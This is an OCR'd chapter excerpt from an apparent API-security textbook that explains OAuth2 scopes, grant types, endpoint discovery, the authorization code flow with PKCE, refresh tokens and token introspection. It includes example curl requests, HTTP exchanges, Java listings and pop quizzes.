


Figure 7.3 Google Cloud Platform OAuth scopes are very coarse-grained for system APIs such as database access or key management. For APIs that process user data, such as the Fitness API, many more scopes are defined, allowing users greater control over what they share with third-party apps and services.

Pop quiz

1 Which of the following are typical differences between scopes and permissions?

   a Scopes are more fine-grained than permissions.
   b Scopes are more coarse-grained than permissions.
   c Scopes use longer names than permissions.
   d Permissions are often set by a central authority, while scopes are designed for delegating access.
   e Scopes typically only restrict the API operations that can be called. Permissions also restrict which objects can be accessed.

The answer is at the end of the chapter.

7.2 Introducing OAuth2

Although allowing your users to manually create scoped tokens for third-party applications is an improvement over sharing unscoped tokens or user credentials, it can be confusing and error-prone. A user may not know which scopes are required for that application to function and so may create a token with too few scopes, or perhaps delegate all scopes just to get the application to work.

A better solution is for the application to request the scopes that it requires, and then the API can ask the user if they consent. This is the approach taken by the OAuth2 delegated authorization protocol, as shown in figure 7.4. Because an organization may have many APIs, OAuth introduces the notion of an Authorization Server (AS), which acts as a central service for managing user authentication and consent and issuing tokens. As you'll see later in this chapter, this centralization provides significant advantages even if your API has no third-party clients, which is one reason why OAuth2 has become so popular as a standard for API security. The tokens that an application uses to access an API are known as *access tokens* in OAuth2, to distinguish them from other sorts of tokens that you'll learn about later in this chapter.

DEFINITION An *access token* is a token issued by an OAuth2 authorization server to allow a client to access an API.




Figure 7.4 To access an API using OAuth2, an app must first obtain an access token from the Authorization Server (AS). The app tells the AS what scope of access it requires. The AS verifies that the user consents to this access and issues an access token to the app. The app can then use the access token to access the API on the user's behalf.

OAuth uses specific terms to refer to the four entities shown in figure 7.4, based on the role they play in the interaction:

- The authorization server (AS) authenticates the user and issues tokens to clients.
- The user is known as the *resource owner* (RO), because it's typically their resources (documents, photos, and so on) that the third-party app is trying to access. This term is not always accurate, but it has stuck now.
- The third-party app or service is known as the *client*.
- The API that hosts the user's resources is known as the *resource server* (RS).

7.2.1 Types of clients

Before a client can ask for an access token it must first register with the AS and obtain a unique client ID. This can either be done manually by a system administrator, or there is a standard to allow clients to dynamically register with an AS (https://tools.ietf.org/html/rfc7591).

> **LEARN ABOUT IT** *OAuth2 in Action* by Justin Richer and Antonio Sanso (Manning, 2017; https://www.manning.com/books/oauth-2-in-action) covers dynamic client registration in more detail.

There are two different types of clients:

- *Public clients* are applications that run entirely within a user's own device, such as a mobile app or JavaScript client running in a browser. The client is completely under the user's control.
- *Confidential clients* run in a protected web server or other secure location that is not under a user's direct control.

The main difference between the two is that a confidential client can have its own *client credentials* that it uses to authenticate to the authorization server. This ensures that an attacker cannot impersonate a legitimate client to try to obtain an access token from a user in a phishing attack. A mobile or browser-based application cannot keep credentials secret because any user that downloads the application could extract them.[4] For public clients, alternative measures are used to protect against these attacks, as you'll see shortly.

> **DEFINITION** A confidential client uses *client credentials* to authenticate to the AS. Usually, this is a long random password known as a *client secret*, but more secure forms of authentication can be used, including JWTs and TLS client certificates.

Each client can typically be configured with the set of scopes that it can ask a user for. This allows an administrator to prevent untrusted apps from even asking for some scopes if they allow privileged access. For example, a bank might allow most clients

[4] A possible solution to this is to dynamically register each individual instance of the application as a new client when it starts up so that each gets its own unique credentials. See chapter 12 of *OAuth2 in Action* (Manning, 2017) for details.

read-only access to a user's recent transactions but require more extensive validation of the app's developer before the app can initiate payments.

7.2.2 Authorization grants

To obtain an access token, the client must first obtain consent from the user in the form of an authorization *grant* with appropriate scopes. The client then presents this grant to the AS's *token endpoint* to obtain an access token. OAuth2 supports many different authorization grant types to support different kinds of clients:

- The *Resource Owner Password Credentials* (ROPC) grant is the simplest, in which the user supplies their username and password to the client, which then sends them directly to the AS to obtain an access token with any scope it wants. This is almost identical to the token login endpoint you developed in previous chapters and is not recommended for third-party clients because the user directly shares their password with the app—the very thing you were trying to avoid!

CAUTION ROPC can be useful for testing but should be avoided in most cases. It may be deprecated in future versions of the standard.

- In the *Authorization Code grant*, the client first uses a web browser to navigate to a dedicated *authorization endpoint* on the AS, indicating which scopes it requires. The AS then authenticates the user directly in the browser and asks for consent for the client access. If the user agrees then the AS generates an authorization code and gives it to the client to exchange for an access token at the token endpoint. The authorization code grant is covered in more detail in the next section.
- The *Client Credentials grant* allows the client to obtain an access token using its own credentials, with no user involved at all. This grant can be useful in some microservice communications patterns discussed in chapter 11.
- There are several additional grant types for more specific situations, such as the *device authorization grant* (also known as *device flow*) for devices without any direct means of user interaction. There is no registry of defined grant types, but websites such as https://oauth.net/2/grant-types/ list the most commonly used types. The device authorization grant is covered in chapter 13. OAuth2 grants are extensible, so new grant types can be added when one of the existing grants doesn't fit.

What about the implicit grant?

The original definition of OAuth2 included a variation on the authorization code grant known as the *implicit grant*. In this grant, the AS returned an access token directly from the authorization endpoint, so that the client didn't need to call the token endpoint to exchange a code. This was allowed because when OAuth2 was standardized in 2012, CORS had not yet been finalized, so a browser-based client such as a single-page app could not make a cross-origin call to the token endpoint. In the implicit grant, the AS redirects back from the authorization endpoint to a URI controlled by

the client, with the access token included in the fragment component of the URI. This introduces some security weaknesses compared to the authorization code grant, as the access token may be stolen by other scripts running in the browser or leak through the browser history and other mechanisms. Since CORS is now widely supported by browsers, there is no need to use the implicit grant any longer and the OAuth Security Best Common Practice document (https://tools.ietf.org/html/draft-ietf-oauth-security-topics) now advises against its use.

An example of obtaining an access token using the ROPC grant type is as follows, as this is the simplest grant type. The client specifies the grant type (`password` in this case), it's client ID (for a public client), and the scope it's requesting as POST parameters in the `application/x-www-form-urlencoded` format used by HTML forms. It also sends the resource owner's username and password in the same way. The AS will authenticate the RO using the supplied credentials and, if successful, will return an access token in a JSON response. The response also contains metadata about the token, such as how long it's valid for (in seconds).

```
$ curl -d 'grant_type=password&client_id=test
➥ &scope=read_messages+post_message
➥ &username=demo&password=changeit'
➥ https://as.example.com:8443/oauth2/access_token
{
  "access_token":"I4d9xuSQABWthy71it8UaRNM2JA",
  "scope":"post_message read_messages",
  "token_type":"Bearer",
  "expires_in":3599}
```

Specify the grant type, client ID, and requested scope as POST form fields.

The RO's username and password are also sent as form fields.

The access token is returned in a JSON response, along with its metadata.

7.2.3 Discovering OAuth2 endpoints

The OAuth2 standards don't define specific paths for the token and authorization endpoints, so these can vary from AS to AS. As extensions have been added to OAuth, several other endpoints have been added, along with several settings for new features. To avoid each client having to hard-code the locations of these endpoints, there is a standard way to discover these settings using a service discovery document published under a well-known location. Originally developed for the OpenID Connect profile of OAuth (which is covered later in this chapter), it has been adopted by OAuth2 (https://tools.ietf.org/html/rfc8414).

A conforming AS is required to publish a JSON document under the path /.well-known/oauth-authorization-server under the root of its web server.[5] This JSON document contains the locations of the token and authorization endpoints and other settings. For example, if your AS is hosted as https://as.example.com:8443, then a GET

[5] AS software that supports the OpenID Connect standard may use the path /.well-known/openid-configuration instead. It is recommended to check both locations.

request to https://as.example.com:8443/.well-known/oauth-authorization-server returns a JSON document like the following:

```
{
  "authorization_endpoint":
    "http://openam.example.com:8080/oauth2/authorize",
  "token_endpoint":
    "http://openam.example.com:8080/oauth2/access_token",
  …
}
```

WARNING Because the client will send credentials and access tokens to many of these endpoints, it's critical that they are discovered from a trustworthy source. Only retrieve the discovery document over HTTPS from a trusted URL.

Pop quiz

2 Which two of the standard OAuth grants are now discouraged?

a The implicit grant
b The authorization code grant
c The device authorization grant
d Hugh Grant
e The Resource Owner Password Credentials (ROPC) grant

3 Which type of client should be used for a mobile app?

a A public client
b A confidential client

The answers are at the end of the chapter.

7.3 The Authorization Code grant

Though OAuth2 supports many different authorization grant types, by far the most useful and secure choice for most clients is the authorization code grant. With the implicit grant now discouraged, the authorization code grant is the preferred way for almost all client types to obtain an access token, including the following:

- Server-side clients, such as traditional web applications or other APIs. A server-side application should be a confidential client with credentials to authenticate to the AS.
- Client-side JavaScript applications that run in the browser, such as single-page apps. A client-side application is always a public client because it has no secure place to store a client secret.
- Mobile, desktop, and command-line applications. As for client-side applications, these should be public clients, because any secret embedded into the application can be extracted by a user.

In the authorization code grant, the client first redirects the user's web browser to the authorization endpoint at the AS, as shown in figure 7.5. The client includes its client ID and the scope it's requesting from the AS in this redirect. Set the `response_type` parameter in the query to `code` to request an authorization code (other settings such




Figure 7.5 In the Authorization Code grant, the client first redirects the user's web browser to the authorization endpoint for the AS. The AS then authenticates the user and asks for consent to grant access to the application. If approved, then the AS redirects the web browser to a URI controlled by the client, including an authorization code. The client can then call the AS token endpoint to exchange the authorization code for an access token to use to access the API on the user's behalf.

as `token` are used for the implicit grant). Finally, the client should generate a unique random `state` value for each request and store it locally (such as in a browser cookie). When the AS redirects back to the client with the authorization code it will include the same `state` parameter, and the client should check that it matches the original one sent on the request. This ensures that the code received by the client is the one it requested. Otherwise, an attacker may be able to craft a link that calls the client's redirect endpoint directly with an authorization code obtained by the attacker. This attack is like the Login CSRF attacks discussed in chapter 4, and the state parameter plays a similar role to an anti-CSRF token in that case. Finally, the client should include the URI that it wants the AS to redirect to with the authorization code. Typically, the AS will require the client's redirect URI to be pre-registered to prevent open redirect attacks.

> **DEFINITION** An *open redirect* vulnerability is when a server can be tricked into redirecting a web browser to a URI under the attacker's control. This can be used for phishing because it initially looks like the user is going to a trusted site, only to be redirected to the attacker. You should require all redirect URIs to be pre-registered by trusted clients rather than redirecting to any URI provided in a request.

For a web application, this is simply a case of returning an HTTP redirect status code such as 303 See Other,[6] with the URI for the authorization endpoint in the Location header, as in the following example:

```
HTTP/1.1 303 See Other
Location: https://as.example.com/authorize?client_id=test
➥ &scope=read_messages+post_message
➥ &state=t9kWoBWsYjbsNwY0ACJj0A
➥ &response_type=code
➥ &redirect_uri=https://client.example.net/callback
```

The client_id parameter indicates the client.

The scope parameter indicates the requested scope.

Include a random state parameter to prevent CSRF attacks.

Use the response_type parameter to obtain an authorization code.

The client's redirection endpoint

For mobile and desktop applications, the client should launch the system web browser to carry out the authorization. The latest best practice advice for native applications (https://tools.ietf.org/html/rfc8252) recommends that the system browser be used for this, rather than embedding an HTML view within the application. This avoids users having to type their credentials into a UI under the control of a third-party app and allows users to reuse any cookies or other session tokens they may already have in the system browser for the AS to avoid having to login again. Both Android and iOS support using the system browser without leaving the current application, providing a similar user experience to using an embedded web view.

[6] The older 302 Found status code is also often used, and there is little difference between them.

Once the user has authenticated in their browser, the AS will typically display a page telling the user which client is requesting access and the scope it requires, such as that shown in figure 7.6. The user is then given an opportunity to accept or decline the request, or possibly to adjust the scope of access that they are willing to grant. If the user approves, then the AS will issue an HTTP redirect to a URI controlled by the client application with the authorization code and the original `state` value as a query parameter:

```
HTTP/1.1 303 See Other
Location: https://client.example.net/callback?
➥ code=kdYfMS7H3sOO5y_sKhpdV6NFfik
➥ &state=t9kWoBWsYjbsNwY0ACJj0A
```

The AS redirects to the client with the authorization code.

It includes the state parameter from the original request.




Figure 7.6 An example OAuth2 consent page indicating the name of the client requesting access and the scope it requires. The user can choose to allow or deny the request.

Because the authorization code is included in the query parameters of the redirect, it's vulnerable to being stolen by malicious scripts running in the browser or leaking in server access logs, browser history, or through the HTTP `Referer` header. To protect against this, the authorization code is usually only valid for a short period of time and the AS will enforce that it's used only once. If an attacker tries to use a stolen code after the legitimate client has used it, then the AS will reject the request and revoke any access tokens already issued with that code.

The client can then exchange the authorization code for an access token by calling the token endpoint on the AS. It sends the authorization code in the body of a POST request, using the `application/x-www-form-urlencoded` encoding used for HTML forms, with the following parameters:

- Indicate the authorization code grant type is being used by including `grant_type=authorization_code`.

- Include the client ID in the `client_id` parameter or supply client credentials to identify the client.
- Include the redirect URI that was used in the original request in the `redirect_uri` parameter.
- Finally, include the authorization code as the value of the `code` parameter.

This is a direct HTTPS call from the client to the AS rather than a redirect in the web browser, and so the access token returned to the client is protected against theft or tampering. An example request to the token endpoint looks like the following:

```
POST /token HTTP/1.1
Host: as.example.com
Content-Type: application/x-www-form-urlencoded
Authorization: Basic dGVzdDpwYXNzd29yZA==

grant_type=authorization_code&
code=kdYfMS7H3sOO5y_sKhpdV6NFfik&
redirect_uri=https://client.example.net/callback
```

Supply client credentials for a confidential client.

Include the grant type and authorization code.

Provide the redirect URI that was used in the original request.

If the authorization code is valid and has not expired, then the AS will respond with the access token in a JSON response, along with some (optional) details about the scope and expiry time of the token:

```
HTTP/1.1 200 OK
Content-Type: application/json

{
  "access_token":"QdT8POxT2SReqKNtcRDicEgIgkk",
  "scope":"post_message read_messages",
  "token_type":"Bearer",
  "expires_in":3599}
```

The access token

The scope of the access token, which may be different than requested

The number of seconds until the access token expires

If the client is confidential, then it must authenticate to the token endpoint when it exchanges the authorization code. In the most common case, this is done by including the client ID and client secret as a username and password using HTTP Basic authentication, but alternative authentication methods are allowed, such as using a JWT or TLS client certificate. Authenticating to the token endpoint prevents a malicious client from using a stolen authorization code to obtain an access token.

Once the client has obtained an access token, it can use it to access the APIs on the resource server by including it in an `Authorization: Bearer` header just as you've done in previous chapters. You'll see how to validate an access token in your API in section 7.4.

7.3.1 Redirect URIs for different types of clients

The choice of redirect URI is an important security consideration for a client. For public clients that don't authenticate to the AS, the redirect URI is the only measure by which the AS can be assured that the authorization code is sent to the right client. If the redirect URI is vulnerable to interception, then an attacker may steal authorization codes.

For a traditional web application, it's simple to create a dedicated endpoint to use for the redirect URI to receive the authorization code. For a single-page app, the redirect URI should be the URI of the app from which client-side JavaScript can then extract the authorization code and make a CORS request to the token endpoint.

For mobile applications, there are two primary options:

- The application can register a private-use URI scheme with the mobile operating system, such as `myapp://callback`. When the AS redirects to `myapp://callback?code=...` in the system web browser, the operating system will launch the native app and pass it the callback URI. The native application can then extract the authorization code from this URI and call the token endpoint.
- An alternative is to register a portion of the path on the web domain of the app producer. For example, your app could register with the operating system that it will handle all requests to `https://example.com/app/callback`. When the AS redirects to this HTTPS endpoint, the mobile operating system will launch the native app just as for a private-use URI scheme. Android calls this an *App Link* (https://developer.android.com/training/app-links/), while on iOS they are known as *Universal Links* (https://developer.apple.com/ios/universal-links/).

A drawback with private-use URI schemes is that any app can register to handle any URI scheme, so a malicious application could register the same scheme as your legitimate client. If a user has the malicious application installed, then the redirect from the AS with an authorization code may cause the malicious application to be activated rather than your legitimate application. Registered HTTPS redirect URIs on Android (App Links) and iOS (Universal Links) avoid this problem because an app can only claim part of the address space of a website if the website in question publishes a JSON document explicitly granting permission to that app. For example, to allow your iOS app to handle requests to https://example.com/app/callback, you would publish the following JSON file to https://example.com/.well-known/apple-app-site-association:

```
{
  "applinks": {
"apps": [],
"details": [
  { "appID": "9JA89QQLNQ.com.example.myapp",
    "paths": ["/app/callback"] }]
  }
}
```

The ID of your app in the Apple App Store

The paths on the server that the app can intercept

The process is similar for Android apps. This prevents a malicious app from claiming the same redirect URI, which is why HTTPS redirects are recommended by the OAuth Native Application Best Common Practice document (https://tools.ietf.org/html/rfc8252#section-7.2).

For desktop and command-line applications, both Mac OS X and Windows support registering private-use URI schemes but not claimed HTTPS URIs at the time of writing. For non-native apps and scripts that cannot register a private URI scheme, the recommendation is that the application starts a temporary web server listening on the local loopback device (that is, http://127.0.0.1) on a random port, and uses that as its redirect URI. Once the authorization code is received from the AS, the client can shut down the temporary web server.

7.3.2 Hardening code exchange with PKCE

Before the invention of claimed HTTPS redirect URIs, mobile applications using private-use URI schemes were vulnerable to code interception by a malicious app registering the same URI scheme, as described in the previous section. To protect against this attack, the OAuth working group developed the PKCE standard (Proof Key for Code Exchange; https://tools.ietf.org/html/rfc7636), pronounced "pixy." Since then, formal analysis of the OAuth protocol has identified a few theoretical attacks against the authorization code flow. For example, an attacker may be able to obtain a genuine authorization code by interacting with a legitimate client and then using an XSS attack against a victim to replace their authorization code with the attacker's. Such an attack would be quite difficult to pull off but is theoretically possible. It's therefore recommended that all types of clients use PKCE to strengthen the authorization code flow.

The way PKCE works for a client is quite simple. Before the client redirects the user to the authorization endpoint, it generates another random value, known as the *PKCE code verifier*. This value should be generated with high entropy, such as a 32-byte value from a `SecureRandom` object in Java; the PKCE standard requires that the encoded value is at least 43 characters long and a maximum of 128 characters from a restricted set of characters. The client stores the code verifier locally, alongside the state parameter. Rather than sending this value directly to the AS, the client first hashes[7] it using the SHA-256 cryptographic hash function to create a *code challenge* (listing 7.4). The client then adds the code challenge as another query parameter when redirecting to the authorization endpoint.

[7] There is an alternative method in which the client sends the original verifier as the challenge, but this is less secure.

Listing 7.4 Computing a PKCE code challenge

```
String addPkceChallenge(spark.Request request,
        String authorizeRequest) throws Exception {

    var secureRandom = new java.security.SecureRandom();
    var encoder = java.util.Base64.getUrlEncoder().withoutPadding();

    var verifierBytes = new byte[32];
    secureRandom.nextBytes(verifierBytes);
    var verifier = encoder.encodeToString(verifierBytes);

    request.session(true).attribute("verifier", verifier);

    var sha256 = java.security.MessageDigest.getInstance("SHA-256");
    var challenge = encoder.encodeToString(
            sha256.digest(verifier.getBytes("UTF-8")));
    return authorizeRequest +
             "&code_challenge=" + challenge +
        "&code_challenge_method=S256";
}
```

Store the verifier in a session cookie or other local storage.

Create a random code verifier string.

Create a code challenge as the SHA-256 hash of the code verifier string.

Include the code challenge in the redirect to the AS authorization endpoint.

Later, when the client exchanges the authorization code at the token endpoint, it sends the original (unhashed) code verifier in the request. The AS will check that the SHA-256 hash of the code verifier matches the code challenge that it received in the authorization request. If they differ, then it rejects the request. PKCE is very secure, because even if an attacker intercepts both the redirect to the AS and the redirect back with the authorization code, they are not able to use the code because they cannot compute the correct code verifier. Many OAuth2 client libraries will automatically compute PKCE code verifiers and challenges for you, and it significantly improves the security of the authorization code grant so you should always use it when possible. Authorization servers that don't support PKCE should ignore the additional query parameters, because this is required by the OAuth2 standard.

7.3.3 Refresh tokens

In addition to an access token, the AS may also issue the client with a *refresh token* at the same time. The refresh token is returned as another field in the JSON response from the token endpoint, as in the following example:

```
$ curl -d 'grant_type=password
➥ &scope=read_messages+post_message
➥ &username=demo&password=changeit'
➥  -u test:password
➥ https://as.example.com:8443/oauth2/access_token
{
  "access_token":"B9KbdZYwajmgVxr65SzL-z2Dt-4",
  "refresh_token":"sBac5bgCLCjWmtjQ8Weji2mCrbI",
  "scope":"post_message read_messages",
  "token_type":"Bearer","expires_in":3599}
```

A refresh token

When the access token expires, the client can then use the refresh token to obtain a fresh access token from the AS without the resource owner needing to approve the request again. Because the refresh token is sent only over a secure channel between the client and the AS, it's considered more secure than an access token that might be sent to many different APIs.

> **DEFINITION** A client can use a *refresh token* to obtain a fresh access token when the original one expires. This allows an AS to issue short-lived access tokens without clients having to ask the user for a new token every time it expires.

By issuing a refresh token, the AS can limit the lifetime of access tokens. This has a minor security benefit because if an access token is stolen, then it can only be used for a short period of time. But in practice, a lot of damage could be done even in a short space of time by an automated attack, such as the Facebook attack discussed in chapter 6 (https://newsroom.fb.com/news/2018/09/security-update/). The primary benefit of refresh tokens is to allow the use of stateless access tokens such as JWTs. If the access token is short-lived, then the client is forced to periodically refresh the token at the AS, providing an opportunity for the token to be revoked without the AS maintaining a large blocklist. The complexity of revocation is effectively pushed to the client, which must now handle periodically refreshing its access tokens.

To refresh an access token, the client calls the AS token endpoint passing in the refresh token, using the *refresh token grant*, and sending the refresh token and any client credentials, as in the following example:

```
$ curl -d 'grant_type=refresh_token
➥ &refresh_token=sBac5bgCLCjWmtjQ8Weji2mCrbI'
➥ -u test:password
➥ https://as.example.com:8443/oauth2/access_token
{
  "access_token":"snGxj86QSYB7Zojt3G1b2aXN5UM",
  "scope":"post_message read_messages",
  "token_type":"Bearer","expires_in":3599}
```

Use the refresh token grant and supply the refresh token.

Include client credentials if using a confidential client.

The AS returns a fresh access token.

The AS can often be configured to issue a new refresh token at the same time (revoking the old one), enforcing that each refresh token is used only once. This can be used to detect refresh token theft: when the attacker uses the refresh token, it will stop working for the legitimate client.

Pop quiz

4 Which type of URI should be preferred as the redirect URI for a mobile client?

a A claimed HTTPS URI

b A private-use URI scheme such as myapp://cb

5 True or False: The authorization code grant should always be used in combination with PKCE.

The answers are at the end of the chapter.

7.4 Validating an access token

Now that you've learned how to obtain an access token for a client, you need to learn how to validate the token in your API. In previous chapters, it was simple to look up a token in the local token database. For OAuth2, this is no longer quite so simple when tokens are issued by the AS and not by the API. Although you could share a token database between the AS and each API, this is not desirable because sharing database access increases the risk of compromise. An attacker can try to access the database through any of the connected systems, increasing the attack surface. If just one API connected to the database has a SQL injection vulnerability, this would compromise the security of all.

Originally, OAuth2 didn't provide a solution to this problem and left it up to the AS and resource servers to decide how to coordinate to validate tokens. This changed with the publication of the OAuth2 Token Introspection standard (https://tools.ietf.org/html/rfc7662) in 2015, which describes a standard HTTP endpoint on the AS that the RS can call to validate an access token and retrieve details about its scope and resource owner. Another popular solution is to use JWTs as the format for access tokens, allowing the RS to locally validate the token and extract required details from the embedded JSON claims. You'll learn how to use both mechanisms in this section.

7.4.1 Token introspection

To validate an access token using token introspection, you simply make a POST request to the introspection endpoint of the AS, passing in the access token as a parameter. You can discover the introspection endpoint using the method in section 7.2.3 if the AS supports discovery. The AS will usually require your API (acting as the resource server) to register as a special kind of client and receive client credentials to call the endpoint. The examples in this section will assume that the AS requires HTTP Basic authentication because this is the most common requirement, but you should check the documentation for your AS to determine how the RS must authenticate.

TIP To avoid historical issues with ambiguous character sets, OAuth requires that HTTP Basic authentication credentials are first URL-encoded (as UTF-8) before being Base64-encoded.

Listing 7.5 shows the constructor and imports for a new token store that will use OAuth2 token introspection to validate an access token. You'll implement the remaining methods in the rest of this section. The `create` and `revoke` methods throw an exception, effectively disabling the login and logout endpoints at the API, forcing

clients to obtain access tokens from the AS. The new store takes the URI of the token introspection endpoint, along with the credentials to use to authenticate. The credentials are encoded into an HTTP Basic authentication header ready to be used. Navigate to src/main/java/com/manning/apisecurityinaction/token and create a new file named OAuth2TokenStore.java. Type in the contents of listing 7.5 in your editor and save the new file.

Listing 7.5 The OAuth2 token store

```
package com.manning.apisecurityinaction.token;

import org.json.JSONObject;
import spark.Request;

import java.io.IOException;
import java.net.*;
import java.net.http.*;
import java.net.http.HttpRequest.BodyPublishers;
import java.net.http.HttpResponse.BodyHandlers;
import java.time.Instant;
import java.time.temporal.ChronoUnit;
import java.util.*;

import static java.nio.charset.StandardCharsets.UTF_8;

public class OAuth2TokenStore implements SecureTokenStore {

    private final URI introspectionEndpoint;
    private final String authorization;

    private final HttpClient httpClient;

    public OAuth2TokenStore(URI introspectionEndpoint,
                            String clientId, String clientSecret) {
        this.introspectionEndpoint = introspectionEndpoint;

        var credentials = URLEncoder.encode(clientId, UTF_8) + ":" +
                URLEncoder.encode(clientSecret, UTF_8);
        this.authorization = "Basic " + Base64.getEncoder()
                .encodeToString(credentials.getBytes(UTF_8));

        this.httpClient = HttpClient.newHttpClient();
    }

    @Override
    public String create(Request request, Token token) {
        throw new UnsupportedOperationException();
    }

    @Override
    public void revoke(Request request, String tokenId) {
        throw new UnsupportedOperationException();
    }
}
```

Inject the URI of the token introspection endpoint.

Build up HTTP Basic credentials from the client ID and secret.

Throw an exception to disable direct login and logout.

